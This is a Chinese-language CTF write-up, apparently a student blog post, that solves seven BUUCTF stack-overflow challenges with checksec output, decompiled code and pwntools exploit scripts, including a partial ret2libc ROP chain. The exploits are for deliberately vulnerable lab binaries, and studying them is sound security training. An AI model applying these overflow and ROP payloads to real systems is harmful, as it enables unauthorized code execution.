2021 rois暑假集训——栈溢出与简单的rop链（buuctf练习）

原创

忘忧的猫 于 2021-08-07 11:42:46 发布 82 收藏
文章标签： pwn

1.test_your_nc

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/1$ checksec test
[*] '/home/dreamcat/wangyang/pwn8.1/1/test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

习惯性检查一下文件属性，是64位程序

加一下执行权限看看文件，然后运行一下

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/1$ sudo chmod +x test
[sudo] dreamcat 的密码：
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/1$ ./test
$
```

运行后发现什么提示也没有，但是终端中出现了‘$’，尝试出入一些指令 ls

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/1$ ./test
$ ls
test  test.py
$
```

我们大胆猜测，这是一个直接有system(“/bin/sh”)的文件，用IDA反汇编查看伪代码，果然如此

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  system("/bin/sh");
  return 0;
}
```

所以直接链接到靶机，控制交还给终端就好了

```
from pwn import*
r=remote('node4.buuoj.cn',29324)
r.interactive()
```

2.rip

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/2$ checksec pwn1
[*] '/home/dreamcat/wangyang/pwn8.1/2/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/2$ ./pwn1
please input
adadad
adadad
ok,bye!!!
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/2$
```


还是检查文件的保护并尝试执行，表面看不出来什么，应该是有一个输入程序和打印输入的内容，直接ida反汇编查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[15]; // [rsp+1h] [rbp-Fh] BYREF

  puts("please input");
  gets(s, argv);
  puts(s);
  puts("ok,bye!!!");
  return 0;
}
```


因为程序没有 开启canary保护，程序中直接有gets栈溢出漏洞

我们再看看有没有后门函数

```
int fun()
{
  return system("/bin/sh");
}
```

有一个fun函数，所以这个题我们直接溢出覆盖返回地址位fun函数就行了，变量s的位置在距离rbp-0xf,所以我们填充0xf个人垃圾，在加上fun的地址，就完成了溢出。在ida中查看到fun的地址在0x401186,构造exp如下

```
from pwn import*
p=remote('node4.buuoj.cn',26384)
backdoor=0x401186
payload = 'a'*0xf+p64(backdoor)
p.sendline(payload)
p.interactive()
```

3.warmup_csaw_2016

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/3$ checksec warm
[*] '/home/dreamcat/wangyang/pwn8.1/3/warm'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

64位 程序未开启栈溢出保护，那就直接ida反汇编查看

```
// positive sp value has been detected, the output may be wrong!
void __fastcall __noreturn start(__int64 a1, __int64 a2, void (*a3)(void))
{
  __int64 v3; // rax
  int v4; // esi
  __int64 v5; // [rsp-8h] [rbp-8h] BYREF
  char *retaddr; // [rsp+0h] [rbp+0h] BYREF

  v4 = v5;
  v5 = v3;
  __libc_start_main(main, v4, &retaddr, init, fini, a3, &v5);
  __halt();
}
```


进入main函数看看情况

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s[64]; // [rsp+0h] [rbp-80h] BYREF
  char v5[64]; // [rsp+40h] [rbp-40h] BYREF

  write(1, "-Warm Up-\n", 0xAuLL);
  write(1, "WOW:", 4uLL);
  sprintf(s, "%p\n", sub_40060D);
  write(1, s, 9uLL);
  write(1, ">", 1uLL);
  return gets(v5);
}
```


又是存在gets函数漏洞的程序，我们直接看看程序中又没有后门函数

```
int sub_40060D()
{
  return system("cat flag.txt");
}
```

程序中存在直接读取 flag的函数，所以这次我们栈溢出，覆盖返回地址到sub_40060D()这个函数中，v5到rbp距离0x40，垃圾填充'a'*0x40 + sub_40060D()

在ida中查看后门函数的地址为0x40060D。exp如下：

```
from pwn import*
p=remote('node4.buuoj.cn',26884)
ctfaddr=0x40060d
payload='a'*0x48+p64(ctfaddr)
p.sendline(payload)

p.interactive()
```

4.ciscn_2019_n_1

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/4$ checksec ciscn
[*] '/home/dreamcat/wangyang/pwn8.1/4/ciscn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

依旧是64位程序，ida查看


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  func();
  return 0;
}
```


两个无关紧要的函数（setbuf），我们直接查看func函数内容

```
int func()
{
  int result; // eax
  char v1[44]; // [rsp+0h] [rbp-30h] BYREF
  float v2; // [rsp+2Ch] [rbp-4h]

  v2 = 0.0;
  puts("Let's guess the number.");
  gets(v1);
  if ( v2 == 11.28125 )
    result = system("cat /flag");
  else
    result = puts("Its value should be 11.28125");
  return result;
}
```


我们看到只要v2的数值等于11.28125，就可以执行system("cat /flag")，拿到flag，于是我们试图寻找标准输入v2，但是没有，v2初始化位0.0，且没有修改，但是我们又看到了gets漏洞，通过比对v1与v2在栈中的位置，我们只要填充0x30-0x4个字节的垃圾，就可以覆盖到v2的位置。payload='a'*0x2c + ??11.28125??,

但是又如何将11.28125写入栈中呢，一般的正整数我们可以直接p64（11）解决，但是这里shi小数，不能直接写入，所以需要我们把11.28125转化成补码，再将2进制补码转成16进制（0x41348000）写入内存，一种方法是我们自己去转换，另外我们可以在ida的反汇编数据中查找，



汇编代码的判断选择部分，dword_4007F4，双击查看41348000h

```
.rodata:00000000004007D6                                        ; DATA XREF: func:loc_4006CF↑o
.rodata:00000000004007F3                        align 4
.rodata:00000000004007F4 dword_4007F4           dd 41348000h    ; DATA XREF: func+31↑r
.rodata:00000000004007F4                                        ; func+3F↑r
.rodata:00000000004007F4 _rodata                ends
```

exp如下：

```
from pwn import*
r=remote('node4.buuoj.cn',26599)
payload='a'*0x2c+p64(0x41348000)
r.sendline(payload)
flag = r.recv()
r.interactive()
```

5.pwn1_sctf_2016

惯例检查文件保护，32位程序

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/5$ checksec pwn5
[*] '/home/dreamcat/wangyang/pwn8.1/5/pwn5'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/5$
```

直接ida查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vuln();
  return 0;
}
```

我们在旁边的函数窗口看到了

frame_dummy
get_flag
replace
vuln
main

get_flag

```
int get_flag()
{
  return system("cat flag.txt");
}
```

我们找到了后门函数，下面就要看看入口了，main函数中只有vuln函数，我们进入vuln函数

```
int vuln()
{
  const char *v0; // eax
  char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
  char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
  char v4[7]; // [esp+40h] [ebp-18h] BYREF
  char v5; // [esp+47h] [ebp-11h] BYREF
  char v6[7]; // [esp+48h] [ebp-10h] BYREF
  char v7[5]; // [esp+4Fh] [ebp-9h] BYREF
```



```
  printf("Tell me something about yourself: ");
  fgets(s, 32, edata);
  std::string::operator=(&input, s);
  std::allocator<char>::allocator(&v5);
  std::string::string(v4, "you", &v5);
  std::allocator<char>::allocator(v7);
  std::string::string(v6, "I", v7);
  replace((std::string *)v3);
  std::string::operator=(&input, v3, v6, v4);
  std::string::~string(v3);
  std::string::~string(v6);
  std::allocator<char>::~allocator(v7);
  std::string::~string(v4);
  std::allocator<char>::~allocator(&v5);
  v0 = (const char *)std::string::c_str((std::string *)&input);
  strcpy(s, v0);
  return printf("So, %s\n", s);
}
```


一堆函数，看着挺乱的没有头绪有一个fgets函数，但是只能读取32个字符，而S在哪栈中的位置是ebp-3C,没办法栈溢出。

意识没了头绪。我们再看，下面有一些字符串“I”，“you”,所以我们尝试执行程序，并输入"I ",,"you"

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/5$ ./pwn5
Tell me something about yourself: IIIyouyouiiYOUYOU
So, youyouyouyouyouiiYOUYOU
```

我们看到了 "I"变成了"you",我们回头在看，，代码中又replace（）函数，进入查看

```
std::string *__stdcall replace(std::string *a1, std::string *a2, std::string *a3)
{
  int v4; // [esp+Ch] [ebp-4Ch]
  char v5[4]; // [esp+10h] [ebp-48h] BYREF
  char v6[7]; // [esp+14h] [ebp-44h] BYREF
  char v7; // [esp+1Bh] [ebp-3Dh] BYREF
  int v8; // [esp+1Ch] [ebp-3Ch]
  char v9[4]; // [esp+20h] [ebp-38h] BYREF
  int v10; // [esp+24h] [ebp-34h] BYREF
  int v11; // [esp+28h] [ebp-30h] BYREF
  char v12; // [esp+2Fh] [ebp-29h] BYREF
  int v13[2]; // [esp+30h] [ebp-28h] BYREF
  char v14[4]; // [esp+38h] [ebp-20h] BYREF
  int v15; // [esp+3Ch] [ebp-1Ch]
  char v16[4]; // [esp+40h] [ebp-18h] BYREF
  int v17; // [esp+44h] [ebp-14h] BYREF
  char v18[4]; // [esp+48h] [ebp-10h] BYREF
  char v19[8]; // [esp+4Ch] [ebp-Ch] BYREF
```

```
 while ( std::string::find(a2, a3, 0) != -1 )
 {
   std::allocator<char>::allocator(&v7);
   v8 = std::string::find(a2, a3, 0);
   std::string::begin((std::string *)v9);
   __gnu_cxx::__normal_iterator<char *,std::string>::operator+(&v10);
   std::string::begin((std::string *)&v11);
   std::string::string<__gnu_cxx::__normal_iterator<char *,std::string>>(v6, v11, v10, &v7);
   std::allocator<char>::~allocator(&v7);
   std::allocator<char>::allocator(&v12);
   std::string::end((std::string *)v13);
   v13[1] = std::string::length(a3);
   v15 = std::string::find(a2, a3, 0);
   std::string::begin((std::string *)v16);
   __gnu_cxx::__normal_iterator<char *,std::string>::operator+(v14);
   __gnu_cxx::__normal_iterator<char *,std::string>::operator+(&v17);
   std::string::string<__gnu_cxx::__normal_iterator<char *,std::string>>(v5, v17, v13[0], &v12);
   std::allocator<char>::~allocator(&v12);
   std::operator+<char>((std::string *)v19);
   std::operator+<char>((std::string *)v18);
   std::string::operator=(a2, v18, v5, v4);
   std::string::~string(v18);
   std::string::~string(v19);
   std::string::~string(v5);
   std::string::~string(v6);
 }
 std::string::string(a1, a2);
 return a1;
}
```

我们可以大胆猜测，这个函数是将我们输入的"I"替换成"you",而且其他的字符向后顺延（因为数据在内存以及栈中都是在连续的地址上，所以这些数据其实实在地址上的移动）.这是一个重要的点。结合我们之前找到的后门函，我们觉得这一定是一个溢出，但是我们之呢个读取32和字节的数据，不能直接实现栈溢出，replace能够将数据向后面的地址移动，那么我们能不能在输入后门的地址，然后通过 “I”替换成"you" 来实现将返回地址刚好覆盖位后门函数呢？

后门函数的地址0x08048f0d，是8个字节，变量s在栈中位置是ebp-3C，3ch = 3*16+12=60个字节——20个' I '替换成"you"刚好是60个字节！！！！因为32程序我们覆盖rbp只要4字节！！20+4+8刚好是32个字符！所以我们只要输入20个"I",以及4个其他垃圾再加上后门函数的地址，经过replace替换后刚好填充了栈内存，覆盖了rbp以及返回地址！exp如下：

```
from pwn import*
p=remote('node4.buuoj.cn',29068)
addr = 0x08048F0d
payload='I'*20+'a'*4+p32(addr)
p.sendline(payload)
#flag = p.recv()
#print(flag)
```

6.jarvisoj_level0

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/6$ checksec level0
[*] '/home/dreamcat/wangyang/pwn8.1/6/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

检查保护，64位程序，加权限后尝试运行


```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/6$ ./level0
Hello, World
adgiuagdiavuda
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/6$
```

要我们输入一些东西，所以我们直接 ida ，

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function(1LL);
}
```

main函数里只有一个函数入口，我们先看看函数列表里面都有什么。

这里有一个callsystem（）地址为0x400596，进去看看， oho，直接获得权限后门函数。



我们就去main函数里面去寻找入口。进入vulnerable_function(1LL);

```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  return read(0, buf, 0x200uLL);
}
```

read函数读取0x200u个字节，而 buf在栈中距离rbp只有0x80h，明显的栈溢出，我们只需要写入88个垃圾，就可以覆盖返回地址为后门函数地址。exp如下：

```
from pwn import*
p=remote('node4.buuoj.cn',25101)
addr=0x400596
payload='a'*0x88+p64(addr)
p.sendline(payload)
p.interactive()
```

7.ciscn_2019_c_1

检查程序

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/7$ checksec ciscn_2019_c_1
[*] '/home/dreamcat/wangyang/pwn8.1/7/ciscn_2019_c_1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/7$
```

64位程序，未开启栈溢出保护

尝试运行

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/7$ ./ciscn_2019_c_1
EEEEEEE                          hh      iii
EE      mm mm mmmm    aa aa   cccc hh          nn nnn    eee
EEEEE   mmm  mm  mm  aa aaa cc     hhhhhh  iii nnn  nn ee   e
EE      mmm  mm  mm aa  aaa cc     hh   hh iii nn   nn eeeee
EEEEEEE mmm  mm  mm  aaa aa  ccccc hh   hh iii nn   nn  eeeee
========================================================================
Welcome to this Encryption machine

========================================================================
1.Encrypt
2.Decrypt
3.Exit
Input your choice!
1
Input your Plaintext to be encrypted
bdabdaodbalbdalbla
Ciphertext
oiloilbiolaoilaoal
========================================================================
1.Encrypt
2.Decrypt
3.Exit
Input your choice!
2
I think you can do it by yourself
========================================================================
1.Encrypt
2.Decrypt
3.Exit
Input your choice!
3
Bye!
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/7$
```


多尝试几次，发现应该是一个对输入的字符串进行加密

```
==========================================================================
1.Encrypt
2.Decrypt
3.Exit
Input your choice!
1
Input your Plaintext to be encrypted
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Ciphertext
llllllllllllllllllllllllllll
==========================================================================
1.Encrypt
2.Decrypt
3.Exit
Input your choice!
1
Input your Plaintext to be encrypted
abcdefghijklmnopqrstuvwxyz
Ciphertext
abcdefghijklmnopqrstuvwxyz
==========================================================================
1.Encrypt
2.Decrypt
```


但是只有第一次会加密

```
1
Input your Plaintext to be encrypted
abcdefghijklmnopqrstuvwxyz
Ciphertext
lonihkjedgfa`cb}|~yx{zutw
==========================================================================
```

而且是通过某种规则，但这不影响，ida反汇编 一下

main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+Ch] [rbp-4h] BYREF

  init(argc, argv, envp);
  puts("EEEEEEE                          hh      iii               ");
  puts("EE      mm mm mmmm    aa aa   cccc hh          nn nnn    eee  ");
  puts("EEEEE   mmm  mm  mm  aa aaa cc     hhhhhh  iii nnn  nn ee   e ");
  puts("EE      mmm  mm  mm aa  aaa cc     hh   hh iii nn   nn eeeee  ");
  puts("EEEEEEE mmm  mm  mm  aaa aa  ccccc hh   hh iii nn   nn  eeeee ");
  puts("=====================================================================");
  puts("Welcome to this Encryption machine\n");
  begin();
  while ( 1 )
  {
    while ( 1 )
    {
      fflush(0LL);
      v4 = 0;
      __isoc99_scanf("%d", &v4);
      getchar();
      if ( v4 != 2 )
        break;
      puts("I think you can do it by yourself");
      begin();
    }
    if ( v4 == 3 )
    {
      puts("Bye!");
      return 0;
    }
    if ( v4 != 1 )
      break;
    encrypt();
    begin();
  }
  puts("Something Wrong!");
  return 0;
}
```


begin函数


```
int begin()
{
  puts("=====================================================================");
  puts("1.Encrypt");
  puts("2.Decrypt");
  puts("3.Exit");
  return puts("Input your choice!");
}
```


我们继续看 main函数，输入2或3都啥东西，选择1后会执行Encrypt()

```
int encrypt()
{
  size_t v0; // rbx
  char s[48]; // [rsp+0h] [rbp-50h] BYREF
  __int16 v3; // [rsp+30h] [rbp-20h]

  memset(s, 0, sizeof(s));
  v3 = 0;
  puts("Input your Plaintext to be encrypted");
  gets(s);
  while ( 1 )
  {
    v0 = (unsigned int)x;
    if ( v0 >= strlen(s) )
      break;
    if ( s[x] <= 96 || s[x] > 122 )
    {
      if ( s[x] <= 64 || s[x] > 90 )
      {
        if ( s[x] > 47 && s[x] <= 57 )
          s[x] ^= 0xFu;
```



gets()存在漏洞，现在我们寻找有没有后门





没有system，也没有/bin/sh字符串。因为没有开启pie保护，我们通过ret2libc构造rop链。

因为这是64位程序，我们构造rop链是需要维护栈平衡以及传递参数 pop rdi;ret



利用ropper找到gadget的地址。程序中调用了puts函数，就会存在于got表中。我们调用puts函数，并设置参数为puts的got地址，就可将其打印出来，进而泄露libc 的地址，64位传参要先用寄存器传入。main函数地址为0x400b28。

```
from pwn import*
from LibcSearcher import*

r=remote('node4.buuoj.cn',26332)
elf=ELF('./ciscn_2019_c_1')

main=0x400b28
pop_rdi=0x400c83
ret=0x4006b9

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
```

payload:

```
payload='\0'+'a'*(0x50-1+8)
payload+=p64(pop_rdi)
payload+=p64(puts_got)
payload+=p64(puts_plt)
payload+=p64(main)
```

